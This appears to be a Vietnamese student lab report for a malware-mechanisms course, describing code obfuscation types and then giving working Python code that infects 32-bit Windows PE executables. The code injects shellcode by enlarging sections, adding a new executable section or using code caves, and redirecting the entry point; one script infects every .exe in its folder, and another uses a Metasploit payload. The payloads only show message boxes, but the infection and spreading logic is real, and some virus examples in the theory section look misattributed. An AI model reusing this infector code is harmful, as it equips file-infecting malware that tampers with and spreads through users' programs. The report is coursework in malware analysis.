

BÁO CÁO BÀI TẬP

Môn học: Cơ chế hoạt động của mã độc

Tên chủ đề: File infecting

Nhóm: 03

GVHD: Nguyễn Công Danh

1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT230.022.ATCL

STT	Họ và tên	MSSV	Email
1	Đỗ Thị Yến Ly	21520337	21520337@gm.uit.edu.vn
2	Nguyễn Đại Bảo Duy	21520772	21520772@gm.uit.edu.vn
3	Huỳnh Minh Tân Tiến	21521520	21521520@gm.uit.edu.vn
4	Nguyễn Đức Hoàng	21520869	21520869@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:¹

STT	Công việc	Kết quả tự đánh giá
1	Yêu cầu 1	100%
2	Yêu cầu 2	100%
3	Yêu cầu 3	100%

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

¹ Ghi nội dung công việc, các kịch bản trong bài Thực hành

BÁO CÁO CHI TIẾT

Yêu cầu 1: Trình bày hiểu biết của em về các kỹ thuật làm rối mã cơ bản được liệt kê trong buổi 06. Ví dụ minh họa về các kỹ thuật đó.

Có 4 dạng kỹ thuật làm rối mã đã được học:

- Encrypted Malware: có 2 dạng là
 - Mã hóa mã độc: bao gồm trình giải mã trong mã độc, quá trình giải mã tùy thuộc vào nhiều cách thức để lẩn tránh sự phát hiện
 - Packer: trình đóng gói được sử dụng hợp pháp để giảm kích thước tập tin. Bị tận dụng để che dấu hành vi và điểm thực thi (EIP).

Ví dụ: virus “Virlock” Mã độc được mã hóa bằng thuật toán mã hóa mạnh, khiến nó khó phân tích và xác định. Khi virus được kích hoạt, nó sẽ giải mã mã độc và thực hiện hành vi độc hại.

- Oligomorphic (mã độc đa hình): nó có thể thay đổi trình giải mã và thêm vào mã độc mới để biến đổi dễ dàng, tránh bị phát hiện signature-based. Với mỗi lần lây nhiễm, mã độc sẽ chọn ngẫu nhiên một decryptor.

Ví dụ: virus “Storm Worm” Virus sử dụng thuật toán để thay đổi một phần mã của nó mỗi khi lây nhiễm sang một máy tính mới. Điều này khiến phần mềm diệt virus khó có thể phát hiện virus dựa trên mã code.

- Polymorphic: có khả năng biến đổi mã mỗi lần lây nhiễm khác nhau, phức tạp hơn Oligomorphic. Nhưng bản chất của mã độc vẫn không thay đổi. Gây khó khăn cho việc phát hiện.
 - Một số kỹ thuật thông dụng: subroutine reordering, dead-code insertion, register swapping.
 - Một số mẫu: storm worm, virlock, bagle.

Ví dụ: virus “Nimda” Virus sử dụng thuật toán để tạo ra các biến thể mới của chính nó mỗi khi lây nhiễm sang một máy tính mới. Các biến thể này có mã code hoàn toàn khác nhau, khiến phần mềm diệt virus khó có thể phát hiện.

- Metamorphic: mã độc siêu hình có khả năng triển khai lại mã bên trong đó gây khó khăn hơn khi lây nhiễm trên hệ thống mới. Bản chất các chức năng không thay đổi.

Ví dụ: virus “Blackhole” Virus sử dụng thuật toán để viết lại hoàn toàn mã code của nó mỗi khi lây nhiễm sang một máy tính mới. Điều này khiến phần mềm diệt virus gần như không thể phát hiện virus.

Yêu cầu 2: Viết chương trình lây nhiễm virus vào tập tin thực thi (tập tin thực thi trên Windows – PE file 32 bits) có tính năng đơn giản (mục đích demo giáo dục) như các yêu cầu bên dưới

1. Mức yêu cầu 01 – RQ01

Về ý tưởng thực hiện: sử dụng section .reloc trong tập tin để tiêm payload

Cụ thể:

Bước 1: Tính toán kích thước payload

Tính toán kích thước của payload bằng cách cộng kích thước của caption và text cần hiển thị trong message box, cộng thêm một số lượng cố định (ví dụ: 0x20) để lưu trữ shell code gọi hàm message box và nhảy về vị trí ban đầu của chương trình sau khi thực thi.

Bước 2: Mở rộng phần cuối chương trình

Mở rộng phần cuối của chương trình thêm một khoảng bằng kích thước của payload được tính ở bước trước.

Bước 3: Thay đổi các giá trị Size Of Raw Data và Misc_VirtualSize

Thay đổi các giá trị Size Of Raw Data và Misc_VirtualSize của section cuối cùng của chương trình để phản ánh sự thay đổi kích thước đã thực hiện ở bước 2.

Bước 4: Tìm địa chỉ của hàm messagebox

Tìm địa chỉ của hàm messagebox trong thư viện Windows API.

Bước 5: Tính toán giá trị của entry point gốc

Tính toán giá trị của entry point gốc của chương trình.

Bước 6: Chuyển caption và text thành byte

Chuyển caption và text cần hiển thị trong message box thành dạng byte.

Bước 7: Truyền các giá trị vào shell code

Truyền các giá trị đã tính được (địa chỉ của hàm messagebox, caption và text dưới dạng byte) vào shell code.

Bước 8: Chuyển shell code thành dạng byte

Chuyển shell code thành dạng byte để có thể chèn vào chương trình.

Bước 9: Chèn shell code vào chương trình

Chèn shell code vào vị trí kế tiếp sau phần cuối cùng của chương trình.

Bước 10: Tăng giá trị Size Of Image

Tăng giá trị Size Of Image của chương trình thêm một khoảng bằng kích thước của payload.

Bước 11: Thay đổi entry point của chương trình

Thay đổi entry point của chương trình để trở vào vị trí bắt đầu của shell code.

Khai thác sử dụng section .reloc để chèn payload

Sử dụng section .reloc để chèn payload bằng cách thực hiện các bước trên và chèn shell code vào địa chỉ kế tiếp sau phần cuối cùng của section .reloc.

```
code = f"""
push 0 ;
push {captionAddress} ;
push {textAddress} ;
push 0 ;
call [{MessageBoxWAddress}] ;
jmp {oep_offset} ;
"""
```

```
import pefile
from keystone import *

def extend_bytes(size,b):
    return b+(size-len(b))*b'\x00'

def to_wstring(tosend):
    snd_data = bytes([(len(tosend) >> 8), (len(tosend) & 0xff)])
    snd_data += tosend.encode('utf-16-be')
    return snd_data[3:]

pe = pefile.PE('NOTEPAD.exe')
oep = pe.OPTIONAL_HEADER.AddressOfEntryPoint

imageBase = pe.OPTIONAL_HEADER.ImageBase

## finding MessageBoxWAddress
def find_import_address(name):
    for item in pe.DIRECTORY_ENTRY_IMPORT:
        for import_fn in item.imports:
            if import_fn.name==name.encode():
                return import_fn.address
    raise 'Funtion not found'
MessageBoxWAddress = find_import_address('MessageBoxW')

## extend section
for sect in pe.sections:
    if b".rsrc" in sect.Name:
        rsrc_RA = sect.PointerToRawData
        rsrc_VA = sect.VirtualAddress
```

```

    sect.SizeOfRawData += 0x1000
    sect.Misc_VirtualSize += 0x1000
    break

extend_address = 0x00011000
offset = (extend_address - rsrc_RA + rsrc_VA)

captionAddress = 0x40 + offset + imageBase
textAddress = 0x70 + offset + imageBase
oep_offset = oep_offset # address of jump instruction from rsrc

code = f"""
push 0 ;
push {captionAddress} ;
push {textAddress} ;
push 0 ;
call [{MessageBoxWAddress}] ;
jmp {oep_offset} ;
"""



ks = Ks(KS_ARCH_X86, KS_MODE_32)
encoding, count = ks.asm(code)
shellcode = bytes(encoding)
shellcode = extend_bytes(0x40, shellcode)
caption = extend_bytes(0x30, to_wstring('Infection by NT230'))
text = extend_bytes(0x40, to_wstring('21521520 - 21520869 - 21520337 - 21520772 '))
pe.OPTIONAL_HEADER.AddressOfEntryPoint = offset
pe.OPTIONAL_HEADER.SizeOfImage += 0x1000


## Write the new file
pe.write('new_NOTEPAD.exe.exe')
with open('new_NOTEPAD.exe.exe', 'rb') as f:
    pebyte = f.read()
    f.close()
new_pebyte = extend_bytes(extend_address, pebyte) + shellcode + caption + text
new_pebyte = extend_bytes(len(pebyte)+0x1000, new_pebyte)

# print(new_pebyte)
with open('new_NOTEPAD.exe', 'wb') as f:
    f.write(new_pebyte)
    f.close()

```

Kết quả:

	new_NOTEPAD	4/10/2024 7:46 PM	Application	72 KB
	NOTEPAD	3/16/2024 10:26 AM	Application	68 KB



2. Mức yêu cầu 02 – RQ02

Code:

```
import pefile
from os import listdir, getcwd
from os.path import isfile, join
from struct import pack

def align(size, align):
    if size % align:
        size = ((size + align) // align) * align
    return size

def findMsgBox(pe):
    for entry in pe.DIRECTORY_ENTRY_IMPORT:
        dll_name = entry.dll.decode('utf-8')
        if dll_name == "USER32.dll":
            for func in entry.imports:
                if func.name.decode('utf-8') == "MessageBoxW":
                    # print("Found \t%s at 0x%08x" % (func.name.decode('utf-8'), func.address))
```



```

        return func.address

def generatePayload(msgBoxOff, oep, captionOff, textOff, Size):
    shellcodeToSpread =
b'\x50\x53\x51\x52\x56\x57\x55\x89\xe5\x83\xec\x18\x31\xf6\x66\x56\x6a\x63\x66\x
68\x78\x65\x68\x57\x69\x6e\x45\x89\x65\xfc\x31\xf6\x64\x8b\x5e\x30\x8b\x5b\x0c\x
8b\x5b\x14\x8b\x1b\x8b\x1b\x8b\x5b\x10\x89\x5d\xf8\x8b\x43\x3c\x01\xd8\x8b\x40\x
78\x01\xd8\x8b\x48\x24\x01\xd9\x89\x4d\xf4\x8b\x78\x20\x01\xdf\x89\x7d\xf0\x8b\x
50\x1c\x01\xda\x89\x55\xec\x8b\x50\x14\x31\xc0\x8b\x7d\xf0\x8b\x75\xfc\x31\xc9\x
fc\x8b\x3c\x87\x01\xdf\x66\x83\xc1\x08\xf3\xa6\x74\x0a\x40\x39\xd0\x72\xe5\x83\x
c4\x26\xeb\x2b\x8b\x4d\xf4\x8b\x55\xec\x66\x8b\x04\x41\x8b\x04\x82\x01\xd8\x31\x
d2\x52\x68\x2e\x65\x78\x65\x68\x69\x72\x75\x73\x68\x6e\x6f\x74\x76\x89\xe6\x6a\x
0a\x56\xff\xd0\x83\xc4\x46\x5d\x5f\x5e\x5a\x59\x5b\x58'
    capLittle = captionOff.to_bytes(4, 'little')
    textLittle = textOff.to_bytes(4, 'little')
    msgBoxLittle = msgBoxOff.to_bytes(4, 'little')
    oepLittle = oep.to_bytes(4, byteorder='little', signed=True)
# \x32\x00\x31\x00\x35\x00\x32\x00\x31\x00\x35\x00\x32\x00\x30\x00\x20\x00\x2d\x0
0\x20\x00\x32\x00\x31\x00\x35\x00\x32\x00\x30\x00\x38\x00\x36\x00\x39\x00\x20\x0
0\x2d\x00\x20\x00\x32\x00\x31\x00\x35\x00\x32\x00\x30\x00\x33\x00\x33\x00\x37\x0
0\x20\x00\x2d\x00\x20\x00\x32\x00\x31\x00\x35\x00\x32\x00\x30\x00\x37\x00\x37\x0
0\x32

    payload = shellcodeToSpread
    payload += b'\x6a\x00\x68'+ capLittle+ b'\x68' + textLittle +
b'\x6a\x00\xff\x15'+ msgBoxLittle +b'\xe9'+ oepLittle +
b'\x00\x00\x00\x00\x00\x00\x00'
    payload +=
b'\x49\x00\x6e\x00\x66\x00\x65\x00\x63\x00\x74\x00\x69\x00\x6f\x00\x6e\x00\x20\x
00\x62\x00\x79\x00\x20\x00\x4e\x00\x54\x00'
    payload +=
b'\x32\x00\x33\x00\x30\x00\x00\x00\x32\x00\x31\x00\x35\x00\x32\x00\x31\x00\x35\x
00\x32\x00\x30\x00\x20\x00\x2d\x00\x20\x00\x32\x00\x31\x00\x35\x00\x32\x00\x30\x
00\x38\x00'
    payload +=
b'\x32\x00\x31\x00\x35\x00\x32\x00\x30\x00\x38\x00\x36\x00\x39\x00\x20\x00\x2d\x
00\x20\x00\x32\x00\x31\x00\x35\x00\x32\x00\x30\x00\x33\x00\x33\x00\x37\x00\x20\x
00\x2d\x00\x20\x00\x32\x00\x31\x00\x35\x00\x32\x00\x30\x00\x37\x00\x37\x00\x32'
# print(payload)

    dataOfNewSection = bytearray(Size)
    for i in range(len(payload)):
        dataOfNewSection[i]=payload[i]
    return payload
def createNewSection(pe):
# lấy section cuối
    lastSection = pe.sections[-1]
# tạo 1 đối tượng section mới theo cấu trúc Section của file pe muốn lây nhiễm

```

```

    newSection = pefile.SectionStructure(pe.__IMAGE_SECTION_HEADER_format__)
# cho dữ liệu của section mới tạo này mặc định bằng null hết
    newSection.__unpack__(bytearray(newSection.sizeof()))
# đặt section header nằm ngay sau section header cuối cùng(giả sử có đủ khoảng trống)
    newSection.set_file_offset(lastSection.get_file_offset() +
                               lastSection.sizeof())
# gán tên Section mới là .test
    newSection.Name = b'.test'
# cho section mới có kích thước 100 byte
    newSectionSize = 200
    newSection.SizeOfRawData = align(newSectionSize,
pe.OPTIONAL_HEADER.FileAlignment)
# gán raw address cho section mới
    newSection.PointerToRawData = len(pe.__data__)
# print("New section raw address is 0x%08x" % (newSection.PointerToRawData))
# gán kích thước cho Virtual Address của section mới
    newSection.Misc = newSection.Misc_PhysicalAddress =
newSection.Misc_VirtualSize = newSectionSize
# gán địa chỉ ảo cho section mới

    newSection.VirtualAddress = lastSection.VirtualAddress +
align(lastSection.Misc_VirtualSize, pe.OPTIONAL_HEADER.SectionAlignment)
# print("New section virtual address is 0x%08x" % (newSection.VirtualAddress))
    newSection.Characteristics = 0xE0000040 # giá trị cờ cho phép read | execute
| code

    return newSection

def appendPayload(filePath):
    pe = pefile.PE(filePath)
# print("\n-----Infected " + filePath + "-----\n")
# tạo section mới
    newSection = createNewSection(pe)

# lấy địa chỉ của hàm MessageBoxW được import vào
    msgBoxOff = findMsgBox(pe)

# tính VA của caption và text theo công thức RA - Section RA = VA - Section VA
    captionOff = 0xCD + newSection.VirtualAddress + pe.OPTIONAL_HEADER.ImageBase
    textOff = 0xF3 + newSection.VirtualAddress + pe.OPTIONAL_HEADER.ImageBase

# tính relative virtual address của OEP để sử dụng nó với lệnh jump quay lại ban đầu
    oldEntryPointVA = pe.OPTIONAL_HEADER.AddressOfEntryPoint +
pe.OPTIONAL_HEADER.ImageBase
    newEntryPointVA = newSection.VirtualAddress+ pe.OPTIONAL_HEADER.ImageBase
    jmp_instruction_VA = newEntryPointVA + 0x14 + 0xad

```



```
RVA_oe = oldEntryPointVA - 5 - jmp_instruction_VA

# tạo payload ứng với các địa chỉ vừa mới tính
payload = generatePayload(msgBoxOff, RVA_oe, captionOff, textOff,
newSection.SizeOfRawData)

# tạo 1 đối tượng bytearray để lưu payload
dataOfNewSection = bytearray(newSection.SizeOfRawData)
for i in range(len(payload)):
    dataOfNewSection[i]=payload[i]

# điều chỉnh Entry Point
pe.OPTIONAL_HEADER.AddressOfEntryPoint = newSection.VirtualAddress
# Tăng kích thước Size of Image thêm 100
pe.OPTIONAL_HEADER.SizeOfImage += align(200,
pe.OPTIONAL_HEADER.SectionAlignment)

# tăng số lượng section
pe.FILE_HEADER.NumberOfSections += 1

# thêm section mới vào sau file
pe.sections.append(newSection)
pe.__structures__.append(newSection)

# thêm dữ liệu của section mới vào vùng section mới thêm vào
pe.__data__ = bytearray(pe.__data__) + dataOfNewSection


# ghi dữ liệu và đóng file
pe.write(filePath)
pe.close()

# print(filePath + " was infected.")
if __name__ == '__main__':
# lấy đường dẫn thư mục hiện tại
current_dir = getcwd()
# lấy tên từng file exe trong thư mục hiện tại
files_name = [f for f in listdir(current_dir) if (isfile(join(current_dir,
f)) and f.endswith((".exe", ".EXE")) and (f != "run.exe"))]
for file in files_name:
# xác định tên của section cuối có phải là .test hay không
pe = pefile.PE(file)
lastSection = pe.sections[-1]
lastSectionName = lastSection.Name.decode('UTF-8').rstrip('\x00')
pe.close()

if pe.FILE_HEADER.Machine == 0x8664:
# print(file + " is 64-bit => cannot infect")
```

```
        continue
    elif lastSectionName == ".test":
# print(file + " have " + lastSectionName + " section => no need to infect")
        continue
    else:
# print(file + " need to infect")
        appendPayload(file)
```

Kết quả:



3. Mức yêu cầu 03 – RQ03

Chúng ta sẽ thay đổi entry point và khiến chương trình gọi đến shell code được chèn vào chương trình ngay khi chương trình thực thi.

Đầu tiên chuẩn bị payload sử dụng metasploit với option là messagebox:

View the full module info with the `info`, or `info -d` command.

```
msf6 payload(windows/messagebox) > set TITLE Infected by NT230
TITLE => Infected by NT230
msf6 payload(windows/messagebox) > set EXITFUNC none
EXITFUNC => none
msf6 payload(windows/messagebox) > set TEXT 0869 - 1520 - 0772 - 0337
TEXT => 0869 - 1520 - 0772 - 0337
msf6 payload(windows/messagebox) > generate -f python -b '\x00'
# windows/messagebox - 270 bytes
# https://metasploit.com/
# VERBOSE=false, PrependMigrate=false, EXITFUNC=none,
# TITLE=Infected by NT230, TEXT=0869 - 1520 - 0772 - 0337,
# ICON=NO
buf = b""
buf += b"\xd9\xeb\x9b\xd9\x74\x24\xf4\x31\xd2\xb2\x77\x31"
buf += b"\xc9\x64\x8b\x71\x30\x8b\x76\x0c\x8b\x76\x1c\x8b"
buf += b"\x46\x08\x8b\x7e\x20\x8b\x36\x38\x4f\x18\x75\xf3"
buf += b"\x59\x01\xd1\xff\xe1\x60\x8b\x6c\x24\x24\x8b\x45"
buf += b"\x3c\x8b\x54\x28\x78\x01\xea\x8b\x4a\x18\x8b\x5a"
buf += b"\x20\x01\xeb\xe3\x34\x49\x8b\x34\x8b\x01\xee\x31"
buf += b"\xff\x31\xc0\xfc\xac\x84\xc0\x74\x07\xc1\xcf\x0d"
buf += b"\x01\xc7\xeb\xf4\x3b\x7c\x24\x28\x75\xe1\x8b\x5a"
buf += b"\x24\x01\xeb\x66\x8b\x0c\x4b\x8b\x5a\x1c\x01\xeb"
buf += b"\x8b\x04\x8b\x01\xe8\x89\x44\x24\x1c\x61\xc3\xb2"
buf += b"\x04\x29\xd4\x89\xe5\x89\xc2\x68\x8e\x4e\x0e\xec"
buf += b"\x52\xe8\x9f\xff\xff\xff\x89\x45\x04\x68\x6c\x6c"
buf += b"\x20\x41\x68\x33\x32\x2e\x64\x68\x75\x73\x65\x72"
buf += b"\x30\xdb\x88\x5c\x24\x0a\x89\xe6\x56\xff\x55\x04"
buf += b"\x89\xc2\x50\xbb\xa8\xa2\x4d\xbc\x87\x1c\x24\x52"
buf += b"\xe8\x70\xff\xff\xff\x68\x30\x58\x20\x20\x68\x4e"
buf += b"\x54\x32\x33\x68\x20\x62\x79\x20\x68\x63\x74\x65"
buf += b"\x64\x68\x49\x6e\x66\x65\x31\xdb\x88\x5c\x24\x11"
buf += b"\x89\xe3\x68\x37\x58\x20\x20\x68\x20\x30\x33\x33"
buf += b"\x68\x37\x32\x20\x2d\x68\x2d\x20\x30\x37\x68\x35"
buf += b"\x32\x30\x20\x68\x20\x2d\x20\x31\x68\x30\x38\x36"
buf += b"\x39\x31\xc9\x88\x4c\x24\x19\x89\xe1\x31\xd2\x52"
buf += b"\x53\x51\x52\xff\xd0\x90"
msf6 payload(windows/messagebox) >
```

Tiếp theo ta sẽ tìm cavity trong file notepad.exe bằng cách duyệt qua tất cả các session của file và tìm chỗ trống:

```
def FindEmpty(pe, minCave):
    filedata = open(file, "rb")
    image_base_hex = int('0x{:08x}'.format(pe.OPTIONAL_HEADER.ImageBase), 16)
    caveFound = False
```

```

for section in pe.sections:
    sectionCount = 0
    if section.SizeOfRawData != 0:
        position = 0
        count = 0
        filedata.seek(section.PointerToRawData, 0)
        data = filedata.read(section.SizeOfRawData)
        for byte in data:
            position += 1
            if byte == 0x00:
                count += 1
            else:
                if count > minCave:
                    caveFound = True
                    raw_addr = section.PointerToRawData + position - count - 1
                    vir_addr = image_base_hex + section.VirtualAddress +
position - count - 1
                    section.Characteristics = 0xE0000040
                    return vir_addr, raw_addr
        sectionCount += 1
filedata.close()

```

Sau khi tìm và tính toán được minimum size để inject, nó chuẩn bị một entry point mới cho shellcode được inject và thay đổi file PE. Tiếp theo đó từ shellcode đã chuẩn bị, thêm các bytes và padding nó để thêm shell vào vị trí đã xác định bằng `pe.set_bytes_at_offset()`.

```

# Stores original entrypoint
origEntryPoint = (pe.OPTIONAL_HEADER.AddressOfEntryPoint)
pe.OPTIONAL_HEADER.AddressOfEntryPoint = newEntryPoint - image_base
returnAddress = (origEntryPoint + image_base).to_bytes(4, 'little')

# INJECT
shellcode += (b"\xB8" + returnAddress)
paddingBytes = b""


if len(shellcode) % 4 != 0:
    paddingBytes = b"\x90" * 10
    shellcode += paddingBytes
shellcode += (b"\xFF\xD0")
shellcode = b"\x90\x90\x90\x90" + shellcode
pe.set_bytes_at_offset(newRawOffset, shellcode)
pe.write(newFile)

```

```
pe.close()  
print(f"Injected file created: {newFile}")
```

Kết quả:

```
PS D:\test> python.exe .\cau3.py  
Injected file created: .\calc_injected.exe  
Injected file created: .\NOTEPAD_injected.exe  
PS D:\test>
```



Full source code:

```
import sys
import pefile
import argparse
import os

parser = argparse.ArgumentParser(description='OEP')
parser.add_argument('--folder', '-d', dest='folder', default='.')

args = parser.parse_args()

# Identifies code cavity

def FindEmpty(pe, minCave):
    filedata = open(file, "rb")
    image_base_hex = int('0x{:08x}'.format(pe.OPTIONAL_HEADER.ImageBase), 16)
    caveFound = False
    for section in pe.sections:
        sectionCount = 0
        if section.SizeOfRawData != 0:
            position = 0
            count = 0
            filedata.seek(section.PointerToRawData, 0)
            data = filedata.read(section.SizeOfRawData)
            for byte in data:
                position += 1
                if byte == 0x00:
                    count += 1
                else:
                    if count > minCave:
                        caveFound = True
                        raw_addr = section.PointerToRawData + position - count - 1
                        vir_addr = image_base_hex + section.VirtualAddress +
position - count - 1
                        section.Characteristics = 0xE0000040
